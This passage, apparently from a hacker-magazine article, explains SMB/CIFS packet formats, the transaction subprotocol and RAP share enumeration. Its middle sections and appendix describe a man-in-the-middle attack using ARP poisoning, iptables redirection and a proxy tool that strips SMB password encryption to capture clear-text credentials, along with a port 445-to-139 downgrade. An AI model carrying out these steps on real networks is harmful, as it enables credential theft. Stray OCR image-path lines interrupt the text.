    UCHAR  Buffer[ ByteCount ];            // The bytes
```

The "Protocol" field contains the name of the protocol (SMB) with a 0xFF before.

The "Command" field contains the value of the requested command. For example 0x72 is for the "negotiate protocol" command.

The "Tid" field is used when the client is successfully connected to a ressource on a SMB server . The TID number identifies this ressource.

The "Pid" field is used when the client has successfully created a process on the server. The PID number identifies this process.

The "Uid" field is used when a user is successfully authenticated on a server. The UID number identify this user.

The "Mid" field is used in couple with the PID when a client has several requests on the server (process, threads, file acess...).

The "Flags2" field is also important, when the bit 15 is armed, the strings are UNICODE strings .

----[6.4 - Description of the most importants SMB commands

SMB negotiate Protocol (negprot)

The Negotiate Protocol Command is used in the first step of the SMB session establishment.

The Command code for the field "Command" in the SMB Base header is : 0x72.

Here is the description of the negprot request and reply headers :

Request header

```
UCHAR WordCount;              Count of parameter words = 0
USHORT ByteCount;             Count of data bytes
struct {
  UCHAR BufferFormat;        0x02 -- Dialect
  UCHAR DialectName[];       ASCII null-terminated string
} Dialects[];
```

This packet is sent by the client to give the server its list of SMB protocol versions supported.

Just three things to say, for this packets, "WordCount" field is always set to zero, "ByteCount" field is equal to the size of the "Dialects" structure, the field "BufferFormat of "Dialects" is always equal to 0x02.

The "DialectName" string contains the name of the several SMB protocol versions supported by the client.

Reply header

```
UCHAR WordCount;           Count of parameter words = 17
USHORT DialectIndex;       Index of selected dialect
UCHAR SecurityMode;        Security mode:
                           bit 0: 0 = share, 1 = user
                           bit 1: 1 = encrypt passwords
USHORT MaxMpxCount;        Max pending multiplexed requests
```

```
 USHORT MaxNumberVcs;       Max VCs between client and server
 ULONG MaxBufferSize;       Max transmit buffer size
 ULONG MaxRawSize;          Maximum raw buffer size
 ULONG SessionKey;          Unique token identifying this session
 ULONG Capabilities;        Server capabilities
 ULONG SystemTimeLow;       System (UTC) time of the server (low).
 ULONG SystemTimeHigh;      System (UTC) time of the server (high).
 USHORT ServerTimeZone;     Time zone of server (min from UTC)
 UCHAR EncryptionKeyLength; Length of encryption key.
 USHORT ByteCount;          Count of data bytes
 UCHAR EncryptionKey[];     The challenge encryption key
 UCHAR OemDomainName[];     The name of the domain (in OEM chars)
```

This packet is sent by the server to give the client the list of SMB protocol versions supported, the SMB domain name of the server and an encryption key if necessary.

IMPORTANT :

The first interessant field is the "SecurityMode" byte. If the bit 0 is armed we have a user security level. If it's not, we have a share security level. If the bit 1 is armed the password is encrypted with a DES encryption in block mode.

The "SessionKey" field is used to identify the session . There is one single session key for one session.

The "Capabilities" field indicates if the server supported UNICODE strings or NT LM 0.12 particular commands ...

The datas are at the end of the header. With a negprot reply, these datas corespond to the strings "EncryptionKey" and "OemDomainName".

The length of these two strings together is given by the "Bytecount" field.

The length of the "EncrytionKey" string is given by the field "EncryptionKeyLength". The "EncryptionKey" string contains the Key for the encryption of the password.

The length of "OemDomainName" is given by
(Bytecount - EncryptionKeyLength).
The "OemDomainName" string contains the SMB domain name of the server (in OEM chars).

Session setup and X

The Session Setup and X packets (SesssetupX or setupx for abbrevation) are used to deal with the identity of a user or when you have to give a password to acess a ressource.

The Command code for the Session Setup and X command is 0x73.

Request header

```
 UCHAR WordCount;              Count of parameter words = 13
 UCHAR AndXCommand;            Secondary (X) command;  0xFF = none
 UCHAR AndXReserved;           Reserved (must be 0)
 USHORT AndXOffset;            Offset to next command WordCount
 USHORT MaxBufferSize;         Client's maximum buffer size
 USHORT MaxMpxCount;           Actual maximum multiplexed pending
                               requests
 USHORT VcNumber;              0 = first (only), nonzero=additional
                               VC number
 ULONG SessionKey;             Session key (valid iff VcNumber != 0)
```

```
 USHORT                          Account password size, ANSI
 CaseInsensitivePasswordLength;
 USHORT                          Account password size, Unicode
 CaseSensitivePasswordLength;
 ULONG Reserved;                 must be 0
 ULONG Capabilities;             Client capabilities
 USHORT ByteCount;               Count of data bytes;    min = 0
 UCHAR                           Account Password, ANSI
 CaseInsensitivePassword[];
 UCHAR CaseSensitivePassword[]; Account Password, Unicode
 STRING AccountName[];           Account Name, Unicode
 STRING PrimaryDomain[];         Client's primary domain, Unicode
 STRING NativeOS[];              Client's native operating system,
                                 Unicode
 STRING NativeLanMan[];          Client's native LAN Manager type,
                                 Unicode
```

This packet gives a lot of information about the client's system.

The field "MaxBufferSize" is very important, it gives the maximun
size of data that the client can receive. If you set it to zero
you will not receive any type of data from the server.

For the data, you have several strings. The most important are
"CaseSensitivePassword" (password in UNICODE characters)
and "CaseInsensitivePassword" (password in ANSI characters).

One of both is used, it depends if the server is supporting UNICODE
strings or not (see negatiate protocol reply packet description).
The length of the password is given in the fields
"CaseInsensitivePasswordLength" or in
"CaseSensitivePasswordLength" .

For the other strings, see the description. The count of data bytes
is given by the "Bytecount" field.

Reply header

```
 UCHAR WordCount;                Count of parameter words = 3
 UCHAR AndXCommand;              Secondary (X) command;  0xFF =
                                 none
 UCHAR AndXReserved;             Reserved (must be 0)
 USHORT AndXOffset;              Offset to next command WordCount
 USHORT Action;                  Request mode:
                                 bit0 = logged in as GUEST
 USHORT ByteCount;               Count of data bytes
 STRING NativeOS[];              Server's native operating system
 STRING NativeLanMan[];          Server's native LAN Manager type
 STRING PrimaryDomain[];         Server's primary domain
```

Again, there are a lot of information on this packet : OS Type,
version of the SMB server software running on server and DomainName.

If the connection failed, there is nothing for NativeOS, NativeLanman
and PrimaryDomain strings.

OK I have finished with the "hard" part, we can play a little with
the SMB protocol.

If you want to learn more about it, read [1].

----[6.5 - How I can recover SMB passwords in clear from the network when they should be encrypted

During the session establishment, the password is sent to the server

during the SMB setupx Session. The SMB negprot reply packet contains a bit in the "SecurityMode" field which allows password encryption or not.

So if you want to have a password in clear when all is encrypted, you have two possibilities.


The first one is to catch the encryption key and the encrypted password and brute force it ! It can be very long ...

Some programs like LophtCrack (with SMBGrinder), dsniff or readsmb2 sniff SMB encrypted passwords.

The second way is to hijack the connection and to make the client believe that the password should not be encrypted.

This technic is a bit complex to explain, but I will say how to do it !

If the server is configured to encrypt password, the SMB negprot reply packet has the bit 1 of the "SecurityMode" field armed. But if an attacker sends a negprot reply packet with this bit equal to zero before the server, the password will be in clear in the SessetupX request packet .



These diagrams illustrate a direct packet injection on the network. In majority of case, this method doesn't work because the fake negprot reply could treated after the real. There is also other problems, session failures, validity of password, does not work in a switched environment...
We can avoid all of these problems by using Arp-Poisoning.

I will not explain and describe what is ARP-Poisoning, you could find a lot of docs about it on internet . But, if you don't know what it is, you just have to know that this attack allow the attacker to redirect and modify the traffic between the server and the client.

If you consider this situation, the attacker is between the both.

He is the man in the middle ...

----[6.6 - Man in the middle attack

"Attack where your enemy is not expecting you"

Sun Tzu, "The art of war"

Now I will describe the man in the middle attack. This attack allow
you to bypass switches, to avoid connection failures and to grab the
password in clear.

Let’s consider that the traffic between the client and the server
is redirected by the attacker (thanks to ARP poisoning !).
The client requests a SMB session to the server.
The client will send packets to the SMB port (139) of the server. The
attacker receives them. But the attacker doesn’t redirect the packet to
the server.
The whole incoming traffic to the server’s SMB port (so to the attacker’s
machine) is redirected on the local port 1139 of the attacker (very easy
to do with NAT and iptables).
The whole traffic (not only SMB) is redirected also with iptables and
NAT.
On the port 1139, there is a program (a transparent proxy program) that
assumes the modification and redirection of the SMB packets.

The two iptables/NAT commands are :

To redirect the incoming traffic (on port 139) to a local port (1139 for
example).

```
#iptables -t nat -A PREROUTING -i eth0 -p tcp -s 192.168.1.3 \
--dport 139 -j REDIRECT --to-port 1139
```

192.168.1.3 is the IP address of the client

To redirect the whole traffic

```
#iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

What are the modifications ? :

The attacker modifies the negprot reply to have password in
clear text. The attacker recovers also the encryption key.
The attacker set to zero the value of the length of the encryption
key and put the domain name instead of the encryption key.
He sets the encryption bit of the "SecurityMode" field to 0.
With this, the password will not be encrypted.

The client will send the password in clear in a sesssetupx request.
When the attacker has the password, he encrypts it with the encryption
key recovered before and sends the sesssetupx request (with
the encrypted password) to the server.


The server sends a sesssetupx reply to accept or refuse the session.
The attacker redirects the sesssetupx reply and the whole traffic
after.

The session will not fail and nobody has saw our man in the middle !.


Description :

```
          ARP-P                    ARP-P
[client] <---------  [attacker]  ---------> [server]
```


The attacker processes to a ARP Poisoning attack to redirect the whole
traffic between the two machines.




The traffic redirection is operated with NAT and iptables.



The attacker receives the first packet to the SMB server port.




The attacker redirects it to the port 1139.
On the port 1139, our proxy program is listening.




The attacker receives the negprot request.


The attacker redirects directly the negprot request to the server.



The server replies with a negprot reply with the encryption
bit set to have the password encrypted. The attacker doesn't
redirects this packet. He changes the encryption bit to have
plain text password .



The attacker sends the modified negprot reply with the encryption
bit changed to have the password in clear text.



The client sends the password in clear text, the attacker recovers it.

```
                                    sesssetupX request
[client]                [attacker] ---------------------->  [server]
                                   (password encrypted)
```

The attacker sends a sesssetupx request to the server with the encrypted password.

```
                                    sesssetupX reply
[client] <------------- [attacker] <-----------------  [server]
```

The servers sends the sesssetupx reply. The attacker redirects it.

```
[client] <------------> [attacker] <--------------> [server]
```

The attacker continues to redirect traffic between the two machines until the end of the SMB session.

The implementation of the man in the middle attack is given in the Appendix A (the NAT and iptables rules are given also).

Take a look at the source code, you will learn a lot of details !.

----[6.7 - Notes about windows 2k/XP SMB operating over TCP/IP

As I wrote before, on Windows 2k/XP, SMB can run directly over TCP.
The SMB server is listening incoming connexions on port 445.
But it’s not so "directly". In fact instead of having a NETBIOS header which is 4 bytes long, we have a other header which is 4 bytes long too.

Description :

```
        |---------------|
        |      TCP      |
        |---------------|
        |SPECIAL HEADER |
        |---------------|
        |  SMB BASE HDR |
        |---------------|
```

This special header is defined like this :

```
               UCHAR Zero;     // Set to zero
               UCHAR Length[3];// Count of data bytes (the 4 bytes of
                                  the header are not included)
```

This special header is not very different than the NETBIOS header. You will understand why.

This is the NETBIOS header :

```
               UCHAR Type;     // Type of the packet
               UCHAR Flags;    // Flags
               USHORT Length;  // Count of data bytes (netbios header
                                                       not included)
```

When SMB is running over TCP, the NETBIOS request session should be not used.

In fact, the NETBIOS names of the client and of the server should not be sent. So the value of the "Type" field in the NETBIOS is always equal to zero (the "Type" field is different from zero when the client sends his encoded NETBIOS name - Type = 0x81 - and when it receives the reply - Type = 0x82 -). Remember, during the SMB session the Type field is equal to zero (it's the "Type" code for the NETBIOS session message).

For the first byte nothing is different.

For the last three bytes now :

The "Flags" field of the NETBIOS header is always set to zero.
The length of the packet only takes the two last bytes of the special header.

The three last bytes are the same.

To conclude there is no difference between the NETBIOS and the special header when NETBIOS is not used.

Downgrade attack :

If the client (running on windows XP or 2k) has NBT enabled, it always try to connect to the port 139 and 445 simultaneously. If the client has a response from the port 445, the client will send a RST packet to the port 139. If the client has no response from the port 445, it will try to connect on port 139. If it has no response from the both, the session will fail.
If the client has NBT disabled, the client will try on the port 445 only.

To perform a Downgrade attack i.e force the client to not use the port 445 and to use the port 139, you have to make believe to the client that the 445 is closed. With the transparent proxy attack it's very easy, with iptables you have just to redirect the incoming traffic on the attacker's machine on port 445 to a closed port. With this the client will use the port 139 (the iptables rules for this is given in appendix A).
This will work if NBT is enabled.

If the client has NBT disabled, the transparent proxy will operate the SMB traffic on port 445. You've got an option on the program for this.

Ok, we have finished with the attack for recovering passwords.
We will study now an another important part of SMB.

--[7 - Transaction subprotocol and RAP commands

I will explain in this chapter a panel of special (and obscur) SMB commands : the RAP commands.
These commands use the transaction subprotocol.
I will also describe this subprotocol.

----[7.1 - The transaction subprotocol

When a large amount of data is sent during a SMB session or if there is a specific operation requested,the SMB protocol includes a transaction subprotocol.

The transaction subprotocol is mainly used for SMB Remote Procedure Calls : The RAP commands (RAP for Remote Administration Protocol).
But I will explain it later.

The transaction subprotocol is not a derived protocol of SMB. The

transaction subprotocol is just an other command for SMB. So the transaction subprotocol is layered on SMB base header and the command code for the transaction subprotocol is 0x25.

Like the other commands there is a request and a reply.

This is the Transaction request header :

```
 UCHAR WordCount;                Count of parameter words;   value =
                                 (14 + value of the "SetupCount" field)
 USHORT TotalParameterCount;     Total parameter bytes being sent
 USHORT TotalDataCount;          Total data bytes being sent
 USHORT MaxParameterCount;       Max parameter bytes to return
 USHORT MaxDataCount;            Max data bytes to return
 UCHAR MaxSetupCount;            Max setup words to return
 UCHAR Reserved;
 USHORT Flags;                   Additional information:
                                 bit 0 - also disconnect TID in TID
                                 bit 1 - one-way transaction (no
                                 response)
 ULONG Timeout;
 USHORT Reserved2;
 USHORT ParameterCount;          Parameter bytes sent this buffer
 USHORT ParameterOffset;         Offset (from header start) to
                                 Parameters
 USHORT DataCount;               Data bytes sent this buffer
 USHORT DataOffset;              Offset (from header start) to data
 UCHAR SetupCount;               Count of setup words
 UCHAR Reserved3;                Reserved (pad above to word)
 USHORT Setup[SetupCount];       Setup words (# = SetupWordCount)
 USHORT ByteCount;               Count of data bytes
 STRING Name[];                  Name of transaction (NULL if
                                 SMB_COM_TRANSACTION2)
 UCHAR Pad[];                    Pad to SHORT or LONG
 UCHAR Parameters[               Parameter bytes (# = ParameterCount)
 ParameterCount];
 UCHAR Pad1[];                   Pad to SHORT or LONG
 UCHAR Data[ DataCount ];        Data bytes (# = DataCount)
```

In a majority of case, a RAP command sent with Transaction subprotocol may need several Transaction packets for sending the parameters and data bytes. The parameters bytes are usually sent first, followed by the data bytes. If several transaction packets must be involved, the server sends this small packet for acknoledgement between each transaction packets :

Interim Reply packets :

```
 UCHAR WordCount;                Count of parameter words = 0
 USHORT ByteCount;               Count of data bytes = 0
```

For the transaction request header, the "TotalParameterCount" field represents a count of paramaters bytes to be sent and it’s the same for the "TotalDataCount" field (count of data bytes to be sent).

The offset from the start of the SMB base header to the parameters bytes and the data bytes are given with the "ParameterOffset" and "DataOffset" fields.

The parameters bytes are in the "Parameters" field.
The data bytes are in the "Data" field.

You must understand that these "Parameters" and "Data" fields are used for the RAP command. "Parameters" contains the parameters bytes for the RAP command and "Data", the data bytes.

The fields for "DataCount" and "ParameterCount" represent respectivily the count of data bytes and the count of parameters bytes present in

the considereted transaction packet. If these fields are equal to the "TotalParameterCount" and the "TotalDataCount", it involved that all parameter and data bytes fit in a single packet. If they are not, it involved that the server (for request) or the client (for reply) must wait for another packets. When all packets are received, the parameter and data bytes are marshalled for analysis.

Take a look at the field "WordCount", it contains the value :
14 + "SetupCount" field, in majority of case SetupCount is equal to 0.

The Transaction reply header:

There is not a big difference between the reply and the request

```
 UCHAR WordCount;                 Count of data bytes; value = 10 +
                                  "Setupcount" field.
 USHORT TotalParameterCount;      Total parameter bytes being sent
 USHORT TotalDataCount;           Total data bytes being sent
 USHORT Reserved;
 USHORT ParameterCount;           Parameter bytes sent this buffer
 USHORT ParameterOffset;          Offset (from header start) to
                                  Parameters
 USHORT ParameterDisplacement;    Displacement of these Parameter
                                  bytes
 USHORT DataCount;                Data bytes sent this buffer
 USHORT DataOffset;               Offset (from header start) to data
 USHORT DataDisplacement;         Displacement of these data bytes
 UCHAR SetupCount;                Count of setup words
 UCHAR Reserved2;                 Reserved (pad above to word)
 USHORT Setup[SetupWordCount];    Setup words (# = SetupWordCount)
 USHORT ByteCount;                Count of data bytes
 UCHAR Pad[];                     Pad to SHORT or LONG
 UCHAR                            Parameter bytes (# = ParameterCount)
 Parameters[ParameterCount];
 UCHAR Pad1[];                    Pad to SHORT or LONG
 UCHAR Data[DataCount];           Data bytes (# = DataCount)
```

The client must use the "ParameterOffset" and "DataOffset" to know the offset (from the beginning of the SMB base header) of data and parameters bytes.

----[7.2 - RAP commands


RAP (Remote Administration Protocol) is the SMB implementation of RPC.

RAP request :

```
       |--------------------------|
       |TCP HDR                   |
       |--------------------------|
       |NETBIOS HDR               |
       |--------------------------|
       |SMB BASE HDR              |
       |--------------------------|
       |SMB TRANSACTION REQUEST HDR|
       |--------------------------|
       |RAP REQUEST PARAMETERS    |
       |--------------------------|
       |RAP REQUEST DATAS         |
       |--------------------------|
```

RAP Reply :

```
       |--------------------------|
       |TCP HDR                   |
```



When you use a RAP command you always find the string "\PIPE\LANMAN" in the "Name" field in the transaction (request and reply) header.

These are several examples of RAP commands :

-NETSHAREENUM : Retrieve information about each shared ressource on a server

-NETSERVERENUM2 : List all the computer of specified types in a specified domain

-NETSERVERGETINFO : Get information about a specified server

-NETSHAREGETINFO : Retrieve information about a paticular shared ressource

-NETWKSTAUSERLOGON : Execute on a SMB server for logging an user.

-NETWSTAUSERLOGOFF : The same but for deloging.

-NETUSERGETINFO : Obtain information about a particular user.

-NETWKSTAGETINFO : Obtain information about a particular station.

-SAMOEMCHANGEPASSWORD : For changing the password of a specified user on a remote SMB server.

I'm not going to describe all of these commands, I will just take one for example (to have a listing of shared resource avaible on a server).

If you want to know more about RAP commands read [2].

--[8 - Using RAP commands to list available shares on a server

This part is a complement of the previous chapter. I will explain how the RAP commands work by giving an example.

The program given in Appendix B is the implementation of what is explained in this chapter. It does the same things that the commands "net view \\ServerIP" (for DOS) or "smbclient -L ServerIP -N " (on Linux). But this program allows you to specified the NETBIOS name, it is a bit anonymous. If you read this source you will learn a lot a things about SMB network programming.

How I can retrieve SMB everyone shares on a network :

The process is easy to understand. The client must be authentificated on the server . The client identifies itself with the process developed in chapter 3 (with no password). When the server has checked the identity of the client, the client sends a Tconx request (after the Sessetupx reply).

Tconx means "Tree CONnect and X).

The TconX request packet is used to acess to a shared ressource.

----[8.1 - Tconx Packets

Request header

The TconX packets are layered on the SMB Base Header ("Command" = 0x75).

```
UCHAR WordCount;                  Count of parameter words = 4
UCHAR AndXCommand;                Secondary (X) command; 0xFF = none
UCHAR AndXReserved;               Reserved (must be 0)
USHORT AndXOffset;                Offset to next command WordCount
USHORT Flags;                     Additional information

USHORT PasswordLength;            Length of Password[]
USHORT ByteCount;                 Count of data bytes;    min = 3
UCHAR Password[];                 Password
STRING Path[];                    Server name and share name
STRING Service[];                 Service name
```

The password was sent during the session establishement.
The Password length is set to 1 and and the Password
string contains null value (0x00).

The string "Path" contains the name of the ressource that client wishes
connect. It use the unicode style syntax . For example I want to connect
on a share called "myshare" on a server called "myserver" . The
Path string will containt "\\myserver\myshare".

The "Service" string contains the type of ressource requested :

string	Type of ressource
"A:"	disk share.
"LPT1:"	printer.
"IPC"	named pipe.
"COMM"	communications device.
"?????"	any type of device.

For scaning any type of device you must use the "?????" string in the
"Service" field.

After sending your Tconx request on the server. The server replies with
a TconX reply. You must recover the "Tid" field (in the SMB Base header)
which is the Transaction request with the RAP command.
You must specified to the server that you want to know which ressources
are available. For this, you must use the RAP command : NETSHAREENUM.

----[8.2 - Explanation of the RAP command "NetShareEnum" :

The RAP command that we will study is NetShareEnum.

The RAP Command "NetshareEnum" request :

The field "Parameters" of the transaction request header received :

The 16 bit code of function NetShareEnum : 0;

The parameter desriptor string : "WrLeh"

Data descriptor string for returned data : "B13BWZ"


A 16 bit integer with a value of x01;

A 16 bit integer that contains the size of the receive buffer.


It will be too long to explain how parameter and data descriptor strings works. These strings are used to know the size and the format of parameters and datas. One parameter and one data descriptor string is defined for each RAP command.

if you want to know more about this strings, read [2].

No datas are needed for this request so the "DataCount" and "TotalDataCount" fields are equal to zero.



The Transaction request "Parameters" field receives the parameters for the RAP request :



A : The NetshareEmun function code : 0x00
B : The parameter descriptor string
C : The data descriptor string
D : 0x01 (defined value) and 0xffff (Max size of the received buffer)

And the server replies :

the "Parameters" field of the transaction reply header receives :

A 16 bit integer word that contains the return status code :

Succes 0
Access Denied 5
Network Acess Denied 65
More data 234
Server not started 2114
Transaction configuration bad 2141

A 16 bit "converted word", uses to calculate an offset to remark strings.

A 16 bit containts the number of entries returned = number of SHARE_INFO structure (see below).

A 16 bit representing the number of available entries.

The field "Data" of the transaction reply header contains the several SHARE_INFO structures.

The SHARE_INFO structure contains the information about each shared ressource available and it is defined like this :

```
 struct SHARE_INFO {
   char shi1_netname[13]; /*Name of the ressource*/

   char shi1_pad; /*Pad to a word*/


   unsigned short shi1_type;

      /*Code specifies the type of the shared resssource :
         0 Disk Directory tree
         1 Printer queue
         2 Communications device
         3 IPC*/


   char *shi1_remark; /*Remark on the specified
                        ressource*/

                     }
```

shi1_remark is a 32 bits pointer to a string. This string contains a remark about a shared ressource. You must substract the 16 lower bits of "shi1_remark" to the "converter word" to know the offset between this string and the beginning of the RAP reply parameters header.

In fact with a ascii schema :


```
 |-------------------------------------------|
 |             NETBIOS HDR                   |------------> 4 bytes
 |-------------------------------------------|
 |             SMB BASE HDR                  |------------> 32 Bytes
 |-------------------------------------------|
 |             SMB TRANS REPLY HDR           |
 |-------------------------------------------|
```

Description of the "Parameters" section of the Transaction reply packet (corresponding to the parameters of the NetShareEnum reply) :

```
 |-------------------------------------------|
 |           status code                     |-------------> 2 bytes
 |-------------------------------------------|
 |           converted word                  |-------------> 2 bytes
 |-------------------------------------------|
 |           number of entries returned      |-------------> 2 bytes
 |-------------------------------------------|
 |           number of entries available     |-------------> 2 bytes
 |-------------------------------------------|
```

Data section of the Transaction reply (corresponding to the several SHARE_INFO structures if there is more than one ressource available) :

```
 |-------------------------------------------|
 |         shi1_netname                      |-----------> 13 bytes
 |-------------------------------------------|
 |         shi1_pad to pad to word           |-----------> 1 byte
 |-------------------------------------------|
 | type of service                           |-----------> 2 bytes
 |-------------------------------------------|
 | pointer to remark string                  |-----------> 4 bytes
 |-------------------------------------------|
              .
         Another SHARE_INFO structures
```



--[9 - Conclusion :

I hope you have learned a lot of things in this article.
If you have any comments, questions, send it at :

<ledin@encephalon-zero.com>

--[10 - References

[1] "A common Internet File System (CIFS/1.0) Protocol
Preliminary Draft", Paul J.Leach and Dilip C. Naik
http://www.snia.org/tech_activities/CIFS/CIFS-TR-1p00_FINAL.pdf

[2] "CIFS Remote Administration Protocol Preliminary Draft"
Paul J.Leach and Dilip C. Naik
http://us6.samba.org/samba/ftp/specs/cifsrap2.txt

[3] RFC 1001
http://www.faqs.org/rfcs/rfc1001.html

[4] RFC 1002
http://www.faqs.org/rfcs/rfc1002.html

--[11 - Thanks

Just a Merry Christmas to TearDrop, Frealek and "el Tonio".

A big thank to TearDrop for all. Without him, nothing could
be possible !

Take a look at <gps.sourceforge.net>, you will find a very good
(and free) scanner !.

Thanks to Mr D. (my network administrator !), for all the advices
and the several Linux distribs.

Thanks to the Chemical brothers for the inspirational music.

Thanks to the phrack staff, for all their remarks and particulary
about the transparent proxy attack.

To you for reading this article ;).

--[Appendix A

This program allows you to have password in clear directly from
the network when they should be encrypted. It works with libnet
(v 1.1 !) and libpcap.
This is the implementation of the Transparent proxy attack of the
chapter 6.6.

libnet : www.packetfactory.net

libpcap : www.tcpdump.org

You must be root to compile and to execute this program !

If you want to compile it, you could use :

"gcc SMBproxy.c -o SMBproxy -lnet -lpcap"

If you want to use it :
"SMBproxy -i interface
-c Client's IP address
-s Server's IP address
-f your fake IP (what you want : 6.6.6.6 for example)"
-l listening port (1139 by default)

Be careful the program will ask you about Windows 2k/XP specifictions support. But you must answer "y" when NBT is disabled not when it's enabled on Windows 2k/XP !

You give the IP adress of a client and of the server, this program waits a connection of the client to a SMBserver, launches the attack, recovers the password and redirects the traffic.

The fake IP parameter corresponds to your fake IP, give what you want ! The attacker's machine should have no active connections with the server or with the client (like FTP or telnet ...).
The default listening port is 1139

This program gives the password and the user name (if necessary). It also gives the security level (share or user). If the connection has succeeded, it gives the name of the share and a message like "password valid". If it has failed, it gives nothing (just the password and the user name).

This program should be compiled on Linux for some technical reasons, like the network byte ordering. You shouldn't use it on the loopback interface.

Support Windows 2k/XP specifications.

This is the iptables/NAT command to execute on the attacker's machine

To redirect incoming traffic to port 139 on port 1139

```
#iptables -t nat -A PREROUTING -i eth0 -p tcp -s 192.168.1.3 \
--dport 139 -j REDIRECT --to-port 1139
```

192.168.1.3 is the IP address of the client.

To redirect the whole traffic

```
#iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

To redirect incoming traffic to port 445 on port 1139

(for Windows 2k/XP client with NBT disabled)

```
#iptables -t nat -A PREROUTING -i eth0 -p tcp -s 192.168.1.3 \
--dport 445 -j REDIRECT --to-port 1139
```

192.168.1.3 is the IP address of the client.

if you want to perform the downgrade attack of the chapter 6.8 remplace the port 1139 by a closed port.

Be careful, for the traffic redirection, this line must be present in the /etc/sysconfig/network :

```
